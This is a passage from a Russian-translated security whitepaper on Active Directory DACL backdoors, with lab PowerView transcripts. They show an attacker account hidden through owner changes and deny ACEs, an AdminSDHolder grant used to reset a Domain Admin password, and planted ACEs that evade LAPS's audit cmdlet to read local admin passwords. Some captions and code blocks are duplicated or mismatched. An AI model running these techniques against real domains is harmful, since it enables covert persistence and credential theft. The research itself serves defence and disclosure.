⁶⁴ <http://dansolutions.com/wp-content/uploads/2015/10/DerbyCon-2015-Metcalf-RedvsBlue-ADAttackAndDefensePresented-Final.pdf>

⁶⁵ https://bitbucket.org/iwseclabs/bta/downloads/BH_Arsenal_US-15-bta.pdf

⁶⁶ <http://www.harmj0y.net/blog/redteaming/abusing-active-directory-permissions-with-powerview/>

Вверху: показано, что пользователь-администратор домена «da» не имеет ACE, где «badguy» является принципалом. Затем Add-DomainObjectAcl используется для добавления ACE GenericAll для «плохого парня» к объекту AdminSDHolder.

Затем злоумышленник «скрывает» свою учетную запись с помощью стелс-примитива «Скрытие принципала», описанного в предыдущем разделе. Во-первых, владелец принципала «badguy» меняется на самого «badguy». И обратите внимание, что «badguy» - это не определенные группы:


```
Administrator: Windows PowerShell
PS C:\Users\dfm.a\Desktop> Get-DomainUser badguy -Properties distinguishedname,memberof
distinguishedname
-----
CN=badguy,OU=EvilOU,DC=testlab,DC=local

PS C:\Users\dfm.a\Desktop> Set-DomainObjectOwner -Identity badguy -OwnerIdentity badguy
PS C:\Users\dfm.a\Desktop> Get-DomainUser -Identity badguy -SecurityMasks owner

Logoncount : 0
badpasswordtime : 12/31/1600 4:00:00 PM
distinguishedname : CN=badguy,OU=EvilOU,DC=testlab,DC=local
objectclass : {top, person, organizationalPerson, user}
displayname : badguy
userprincipalname : badguy@testlab.local
name : badguy
objectsid : S-1-5-21-883232822-274137685-4173207997-1168
samaccountname : badguy
codepage : 0
samaccounttype : USER_OBJECT
accountexpires : NEVER
countrycode : 0
whenchanged : 7/14/2017 10:55:54 PM
instancetype : 4
usncreated : 184471
objectguid : 66265937-61ea-4521-92e2-3857b7609039
lastlogoff : 12/31/1600 4:00:00 PM
objectcategory : CN=Person,CN=Schema,CN=Configuration,DC=testlab,DC=local
dscorepropagationdata : {7/14/2017 10:55:54 PM, 7/14/2017 10:55:22 PM,
1/1/1601 12:17:04 AM}
givenname : badguy
Owner : S-1-5-21-883232822-274137685-4173207997-1168
lastlogon : 12/31/1600 4:00:00 PM
badpwdcount : 0
cn : badguy
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated : 7/14/2017 10:52:32 PM
primarygroupid : 513
pwdlastset : 7/14/2017 3:52:32 PM
usnchanged : 184480
```

Выше: использование Set-DomainObjectOwner PowerView для изменения владения объектом «badguy».

Затем мы скроем объект из его списка OU, а также добавим явное запрещение самому объекту для «Everyone»:




Вверху: «badguy» был указан в OU «TestOU» до манипуляции.

```

Administrator: Windows PowerShell
PS C:\Users\dfm.a\Desktop>
PS C:\Users\dfm.a\Desktop> $User = Get-DomainUser badguy
PS C:\Users\dfm.a\Desktop> $UserOU = $User.distinguishedname.Substring($User.distinguishedname.IndexOf("ou="))
PS C:\Users\dfm.a\Desktop> $RawObject = Get-DomainOU -Raw -Identity $UserOU
PS C:\Users\dfm.a\Desktop> $TargetObject = $RawObject.GetDirectoryEntry()
PS C:\Users\dfm.a\Desktop> $RawUser = Get-DomainUser -Raw -Identity badguy
PS C:\Users\dfm.a\Desktop> $TargetUser = $RawUser.GetDirectoryEntry()
PS C:\Users\dfm.a\Desktop>
PS C:\Users\dfm.a\Desktop> # deny "Everyone" the right to enumerate the object
PS C:\Users\dfm.a\Desktop> $ACE = New-ADObjectAccessControlEntry -InheritanceType All
>>     -AccessControlType Deny -PrincipalIdentity "S-1-1-0" ` 
>>     -Right GenericAll
>> $TargetUser.PsBase.ObjectSecurity.AddAccessRule($ACE)
>> $TargetUser.PsBase.CommitChanges()
>>
PS C:\Users\dfm.a\Desktop> # deny "Everyone" the right to list the children of this user's OU
PS C:\Users\dfm.a\Desktop> $ACE = New-ADObjectAccessControlEntry -InheritanceType All
>>     -AccessControlType Deny -PrincipalIdentity "S-1-1-0" ` 
>>     -Right ListChildren
>> $TargetObject.PsBase.ObjectSecurity.AddAccessRule($ACE)
>> $TargetObject.PsBase.CommitChanges()
>>
PS C:\Users\dfm.a\Desktop> Get-DomainUser badguy -Verbose
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainUser] filter string:
(&(samAccountType=805306368)(|(samAccountName=badguy)))
PS C:\Users\dfm.a\Desktop>
```

Выше: добавление запрещающей записи для ListChildren в родительском OU «badguy», где SID «Everyone» (S-1-1-0) является основным, а также запрета для GenericAll «Everyone» в объекте «badguy» сам. После изменения ACE объект больше не может быть обнаружен через LDAP.



Вверху: объект «badguy» теперь скрыт из списка своих родительских подразделений.

```

Administrator: Windows PowerShell
PS C:\Users\dfm.a\Desktop>
PS C:\Users\dfm.a\Desktop> $UserId = "S-1-5-21-883232822-274137685-4173207997-1168"
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl da -ResolveGuids | ? {$_._SecurityIdentifier -eq $UserId}

AceType          : AccessAllowed
ObjectType       : CN=DA,CN=Users,DC=testlab,DC=local
ActiveDirectoryRights : GenericAll
OpaqueLength     : 0
ObjectSID        : S-1-5-21-883232822-274137685-4173207997-1119
InheritanceFlags : None
BinaryLength      : 36
IsInherited      : False
IsCallback        : False
PropagationFlags : None
SecurityIdentifier : S-1-5-21-883232822-274137685-4173207997-1168
AccessMask        : 983551
AuditFlags        : None
AceFlags          : None
AceQualifier      : AccessAllowed

PS C:\Users\dfm.a\Desktop> Convert-SidToName $UserId -Verbose
VERBOSE: [Convert-ADName] Error translating
'S-1-5-21-883232822-274137685-4173207997-1168' : Name translation: Could not
find the name or insufficient right to see name. (Exception from HRESULT:
0x80072116)
PS C:\Users\dfm.a\Desktop> Get-DomainUser -Identity $UserId -Verbose
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainUser] filter string:
(&(samAccountType=805306368)(|(objectsid=S-1-5-21-883232822-274137685-4173207997-1168)))
PS C:\Users\dfm.a\Desktop>

```

Вверху: злонамеренный ACE с «badguy» в качестве принципала присутствует у пользователя в «Администраторах домена», но текущий контекст с повышенными правами не может определить SID.

Чтобы запустить бэкдор, злоумышленник выполняет сброс пароля из контекста «badguy», сбрасывая пароль для пользователя в «Администраторах домена»:

The screenshot shows two windows. The top window is a PowerShell session (powershell.exe) running as 'badguy' on 'C:\Users\badguy\Desktop'. It displays a command sequence to convert a plain-text password ('NewPassword123!') to a secure string, set it for user 'da', and then run 'runas /user:TESTLAB\da cmd.exe'. The bottom window is a standard Windows command prompt (cmd.exe) running as 'TESTLAB\da'. It shows the user has successfully logged in with the command 'whoami'.

```
PS C:\Users\badguy\Desktop> whoami
testlab\badguy
PS C:\Users\badguy\Desktop> $SecPassword = ConvertTo-SecureString 'NewPassword123!' -AsPlainText -Force
PS C:\Users\badguy\Desktop> Set-DomainUserPassword -Identity da -AccountPassword $SecPassword -Verbose
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'da'
VERBOSE: [Set-DomainUserPassword] Password for user 'da' successfully reset
PS C:\Users\badguy\Desktop> runas /user:TESTLAB\da cmd.exe
Enter the password for TESTLAB\da:
Attempting to start cmd.exe as user "TESTLAB\da" ...
PS C:\Users\badguy\Desktop>

cmd.exe (running as TESTLAB\da)
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
testlab\da
```

Вверху: злонамеренный ACE с «плохим парнем» в качестве принципала присутствует у пользователя в «Администраторах домена», но текущий контекст с повышенными правами не может определить SID.

Конечным результатом является то, что контролируемая злоумышленником учетная запись получает возможность изменять членство в каждой группе, защищенной SDProp (опять же, включая «Администраторов домена / предприятия»), возможность принудительного сброса пароля для любого защищенного пользователя, который является членом любой из этих групп, а также возможность принудительного использования Kerberoasting пароля для любого пользователя в этих защищенных группах. Однако, даже если вредоносный ACE обнаружен, сложно отсортировать принципала в ACE.

Случай подрыва LAPS

В мае 2015 года Microsoft выпустила решение для паролей локального администратора (LAPS), инструмент ИТ-администрирования, используемый для безопасного рандомизации паролей локальных администраторов и управления ими. LAPS выполняет это с помощью двух основных компонентов: изменения схемы Active Directory и расширения групповой политики на стороне клиента. После их установки ИТ-администраторы могут настроить LAPS с помощью модуля AdmPwd.PS PowerShell.

При изменении схемы Active Directory LAPS к объектам компьютеров добавляются свойства ms-Mcs-AdmPwd и ms-Mcs-AdmPwdExpirationTime. Наиболее интересным для нас является свойство ms-Mcs-AdmPwd, так как оно содержит открытый текстовый пароль учетной записи локального администратора. Чтобы прочитать свойство ms-Mcs-AdmPwd, участник должен иметь право DS_CONTROL_ACCESS на весь объект целевого компьютера или на свойство ms-Mcs-AdmPwd на объекте целевого компьютера. Обычно ИТ-администраторы делают это с помощью командлета Set-AdmPwdReadPasswordPermission AdmPwd.PS, который создает ACE в целевом подразделении, предоставляя основному элементу DS_CONTROL_ACCESS и права ReadProperty на свойство ms-Mcs-AdmPwd на всех компьютерах в этом подразделении.

Чтобы помочь проверить, кто имеет права на чтение свойства ms-Mcs-AdmPwd (и, следовательно, пароля локального администратора для компьютеров, защищенных с помощью LAPS), модуль AdmPwd.PS PowerShell содержит командлет с именем Find-AdmPwdExtendedRights. Назначение этого командлета - перечислить, учитывая определенное подразделение, переданное в качестве параметра, какие участники AD могут читать свойства ms-Mcs-AdmPwd. Предлагаемое использование этого командлета - проверить, кто может читать пароли локальных администраторов LAPS. Однако при проведении этого исследования мы обнаружили несколько недостатков, при которых этот командлет не обнаруживает пользователей с DS_CONTROL_ACCESS, и выявили сценарии, которые этот командлет не учитывает, которые могут привести к тому, что злоумышленники предоставляют себе доступ к свойству ms-Mcs-AdmPwd.

При определении того, у кого есть определенные права на AD, следует учитывать две вещи:

- 1) Какие доверители могут предоставить право себе или другим принципалам
- 2) Какие существующие ACE предоставляют указанное право и к каким объектам применяются ACE.

Что касается рассмотрения №1, то первый обнаруженный нами «недостаток» заключается в том, что Find-AdmPwdExtendedRights не учитывает, кто имеет права управления дескрипторами безопасности. Например, любой принципал может изменить DACL подразделения или компьютера с защитой LAPS, если принципал является владельцем объекта, имеет права WriteDacl или WriteOwner на объект или имеет SE_TAKE_OWNERSHIP_PRIVILEGE. Имея возможность изменять DACL, участник может просто предоставить себе DS_CONTROL_ACCESS свойству ms-Mcs-AdmPwd. Поскольку командлет называется Find-AdmPwdExtendedRights (акцент на расширенных правах), трудно назвать это недостатком в командлете. Однако в нескольких статьях рекламируется использование этого командлета во время аудита безопасности, чтобы определить, кто может читать пароли LAPS, но на самом деле этот командлет не принимает во внимание участников, которые могут предоставить себе эту привилегию.

Второй набор недостатков, обнаруженных нами в Find-AdmPwdExtendedRights, связан с некоторыми ошибками в том, как он определяет, где было предоставлено право DS_CONTROL_ACCESS (соображение №2 сверху). Добавление разрешающего ACE явно или через наследование на компьютер с защитой LAPS с маской доступа DS_CONTROL_ACCESS или GenericAll (которая неявно предоставляет DS_CONTROL_ACCESS) позволит участнику читать свойство ms-Mcs-AdmPwd. Чтобы определить, какие участники имеют эти права, Find AdmPwdExtendedRights анализирует явные разрешения ACE на основе четырех вещей:


- 1) Тип объекта AD
- 2) маска доступа ACE (т.е. предоставленное право)
- 3) ACE ObjectType
- 4) ACE InheritedObjectType

Что касается типов объектов AD, Find-AdmPwdExtendedRights анализирует только ACE, применяемые к подразделениям или компьютерам. Все остальные объекты-контейнеры игнорируются. Следовательно, злоумышленник может добавить вредоносный ACE к контейнеру,

не входящему в состав OU, который предоставляет учетную запись злоумышленника DS_CONTROL_ACCESS свойству ms-Mcs-AdmPwd.

Одним из примеров контейнера, не входящего в состав подразделения, является контейнер Computers - контейнер по умолчанию, в который AD добавляет все новые компьютеры. Поскольку Find-AdmPwdExtendedRights анализирует только явные права на контейнеры OU, командлет не может даже проанализировать контейнер Computers. Следовательно, если злоумышленник добавит вредоносный ACE в контейнер «Компьютеры», он никогда не будет обнаружен этим командлетом.

Другой пример вредоносного контейнера - объект msImaging-PSPs. На следующих снимках экрана показано, как злоумышленник может использовать этот тип контейнера, чтобы также обойти командлет Find-AdmPwdExtendedRights.



Выше: 1) Взломанный ИТ-администратор добавляет объект msImaging-PSPs «ThisIsNotAnOU», тип контейнера, в существующее подразделение и перемещает в него компьютер «Exchange» из подразделения сервера.

```
PS C:\> whoami
corpwest\itadmin

PS C:\>
$RawObject = Get-DomainObject -Raw ThisIsNotAnOU
$TargetObject = $RawObject.GetDirectoryEntry()
$ACE = New-ADObjectAccessControlEntry -AccessControlType Allow
    -Right ExtendedRight -PrincipalIdentity johnsmith -InheritanceType All
$TargetObject.PSBase.ObjectSecurity.AddAccessRule($ACE)
$TargetObject.PSBase.CommitChanges()

PS C:\> Find-AdmPwdExtendedRights -Identity servers -IncludeComputers | fl *

ObjectDN          : OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins, CORPWEST\ServerAdmins}

ObjectDN          : CN=Exchange,CN=ThisIsNotAnOU,OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins}
```

Выше: 2) Злоумышленник использует ИТ-администратора для добавления ACE в контейнер «ThisIsNotAnOU», предоставляя пользователю «johnsmith» с низкими привилегиями DS_CONTROL_ACCESS для всех объектов в контейнере. Обратите внимание, что функция Find AdmPwdExtendedRights не определяет «johnsmith» как имеющего право DS_CONTROL_ACCESS («johnsmith» отсутствует в поле ExtendedRightHolders).

```

PS C:\> whoami
corpwest\johnsmith
PS C:\> (Get-DomainUser johnsmith).memberof -eq $null
True
PS C:\> Get-DomainComputer Exchange -Properties ms-Mcs-AdmPwd
ms-mcs-admpwd
-----
n.H54m- ]Bq;46#3dtV2&

```

Вверху: 3) Пользователь с низкими привилегиями «*johnsmith*» получает доступ к свойству *ms-Mcs-AdmPwd*.

Что касается ACE DACL OU и объекта компьютера, Find-AdmPwdExtendedRights анализирует ACE, которые предоставляют DS_CONTROL_ACCESS и GenericAll принципу - права, необходимые для чтения свойства *ms-Mcs-AdmPwd*. Однако командлет принимает несколько ошибочных логических решений при анализе полей ACE ObjectType и ACE InheritedObjectType, которыми злоумышленник может злоупотребить, чтобы помешать обнаружению.

Для ACE с маской доступа, которая предоставляет права GenericAll, командлет будет сообщать об участнике, только если ACE InheritedObjectType применяется ко всем объектам или только к объектам компьютеров. Примечательно, что командлет не учитывает записи ACE, добавленные в списки DACL объекта компьютера, где InheritedObjectType относится к несуществующему объекту. Следующая таблица описывает эту логику и ее недостатки:

AdmPwd.PS GenericAll Logic Flaws	OA	OC	OP	OAC	OCC	OPC
InheritedObjectType == Any object	✓	✓	✓	✓	✓	✓
InheritedObjectType == Computers	✓	✓	✓	✓	✓	✓
InheritedObjectType == Nonexistent Object	X	X	X	N/A	N/A	N/A
InheritanceType == All,Descendants, or SelfAndChildren						

Вверху: ACE ObjectType (вверху) против ACE InheritedObjectType (слева) при анализе GenericAll ACE. Символы ✓ и X указывают, правильно ли командлет Find-AdmPwdExtendedRights сообщает о субъекте, которому предоставлен GenericAll, или нет, соответственно.

Определения таблиц:

- **OA** - ACE, где ObjectType == Any Object, добавленный в DACL объекта компьютера.
- **OC** - ACE, где ObjectType == Computer Object, добавленный в DACL объекта компьютера.
- **OP** - ACE, где ObjectType == свойство *ms-Mcs-AdmPwd*, добавленное в DACL объекта компьютера.
- **OAC** - ACE, где ObjectType == Any Object, добавленный в DACL объекта-контейнера.

- **OCC** - ACE, где ObjectType == Computer Object, добавлен в DACL объекта-контейнера.
- **OPC** - ACE, где ObjectType == свойство ms-Mcs-AdmPwd, добавленное в DACL объекта контейнера.
- **N / A** = Неприменимо, поскольку ACE никогда не предоставит принципалу права, необходимые для просмотра свойства ms-Mcs-AdmPwd.

Для ACE с маской доступа, предоставляющей права DS_CONTROL_ACCESS, командлет сообщает о принципале при нескольких обстоятельствах:

- Если ACE применяется к свойству ms-Mcs-AdmPwd и наследуется потомкам объектов компьютеров.
- Если ACE применяется ко всем объектам и наследуется всем потомкам или только объектам компьютеров.

Так же, как и при проверках GenericAll, командлету не удается обнаружить записи ACE, добавленные в списки DACL объектов компьютера, где InheritedObjectType ссылается на несуществующий объект. Примечательно, что логика командлета не может сообщить об объекте, для которого ACE ObjectType применяется только к компьютерам. Кроме того, командлет не сообщает, когда ACE ObjectType применяется к свойству ms-Mcs-AdmPwd и к объектам компьютеров. Следующая таблица описывает эту логику и ее недостатки:

AdmPwd.PS DS_CONTROL_ACCESS Logic Flaws	OA	OC	OP	OAC	OCC	OPC
InheritedObjectType == Any object	✓	X	X	✓	X	✓
InheritedObjectType == Computers	✓	X	✓	✓	X	✓
InheritedObjectType == Nonexistent Object InheritanceType == All,Descendants, or SelfAndChildren	X	X	X	N/A	N/A	N/A

Вверху: ACE ObjectType (вверху) против ACE InheritedObjectType (слева) при анализе ACE DS_CONTROL_ACCESS. Символы ✓ и X указывают, правильно ли командлет Find-AdmPwdExtendedRights сообщает о принципале, которому предоставлен DS_CONTROL_ACCESS, соответственно.

Чтобы использовать любой из вышеупомянутых недостатков, злоумышленнику необходимо стратегически создать ACE и применить его к компьютерному объекту или контейнеру AD. В качестве примера рассмотрим сценарий, описанный в таблице выше, где злоумышленник создает ACE, предоставляющий право DS_CONTROL_ACCESS, с ObjectType, который применяется к свойству ms-Mcs-AdmPwd, и InheritedObjectType, применяемым к любому объекту-потомку. Привилегированный злоумышленник может воспользоваться этим, добавив этот ACE к целевому компьютеру, защищенному с помощью LAPS, предоставив всем пользователям возможность читать пароль локального администратора целевого компьютера, одновременно подрывая командлет Find-AdmPwdExtendedRights. Мы демонстрируем это на следующих скриншотах:

```

PS C:\> whoami
corpwest\itadmin

PS C:\>
$RawObject = Get-DomainObject -Raw ThisIsNotAnOU
$TargetObject = $RawObject.GetDirectoryEntry()
$ACE = New-ADObjectAccessControlEntry -AccessControlType Allow
    -Right ExtendedRight -PrincipalIdentity johnsmith -InheritanceType All
$TargetObject.PsBase.ObjectSecurity.AddAccessRule($ACE)
$TargetObject.PsBase.CommitChanges()

PS C:\> Find-AdmPwdExtendedRights -Identity Servers -IncludeComputers | fl *

ObjectDN          : OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins, CORPWEST\ServerAdmins}

ObjectDN          : CN=Exchange,CN=ThisIsNotAnOU,OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins}

```

Вверху: привилегированный злоумышленник, предоставляющий «пользователям домена» DS_CONTROL_ACCESS компьютеру «Exchange». Обратите внимание, что командлет Find-AdmPwdExtendedRights не определяет «Пользователи домена» как имеющие право DS_CONTROL_ACCESS (группа не указана в поле ExtendedRightHolders выходных данных Find-AdmPwdExtendedRights)

```

PS C:\> whoami
corpwest\johnsmith
PS C:\> (Get-DomainUser johnsmith).memberof -eq $null
True
PS C:\> Get-DomainComputer Exchange -Properties ms-Mcs-AdmPwd
ms-mcs-admpwd
-----
n.H54m- ]Bq;46#3dtV2&

```


Вверху: злоумышленник использует непривилегированную учетную запись пользователя для получения пароля локального администратора компьютера «Exchange» через бэкдор ACE.

Как показано, злоумышленник может подорвать обнаружение с помощью командлета Find-AdmPwdExtendedRights, используя логические недостатки при обнаружении того, у кого есть право DS_CONTROL_ACCESS. Этот командлет является отличной демонстрацией того, что определение того, кто имеет доступ к определенному праву Active Directory, не является простой задачей. Хотя эти недостатки характерны для LAPS, в более общем плане они могут применяться к любому инструменту, который пытается обнаружить недостатки неправильной конфигурации дескриптора безопасности AD.

Биржа наносит ответный удар

Процесс установки Microsoft Exchange Server включает в себя несколько модификаций схемы Active Directory, параметров класса объекта по умолчанию, а также добавление нескольких связанных с Exchange групп безопасности и отношений управления. В нескольких корпоративных

средах мы наблюдали, что эти привилегии включают контроль над объектом AdminSDHolder и, в свою очередь, над каждым защищенным объектом (то есть администраторами домена, администраторами предприятия и членами этих групп). Например, во многих средах все компьютерные объекты сервера Exchange добавляются в группу безопасности под названием «Доверенная подсистема Exchange», и затем этой группе предоставляется «GenericAll» (или полный контроль) над группой администраторов домена и всеми пользователями. группы администраторов домена. Если злоумышленник повысит уровень до пользователя SYSTEM на любом сервере Exchange в этих средах, он сможет злоупотребить этой привилегией для выполнения атаки DCSync (из-за полного контроля над объектом домена) или напрямую захватить любого другого пользователя или группу в домене.

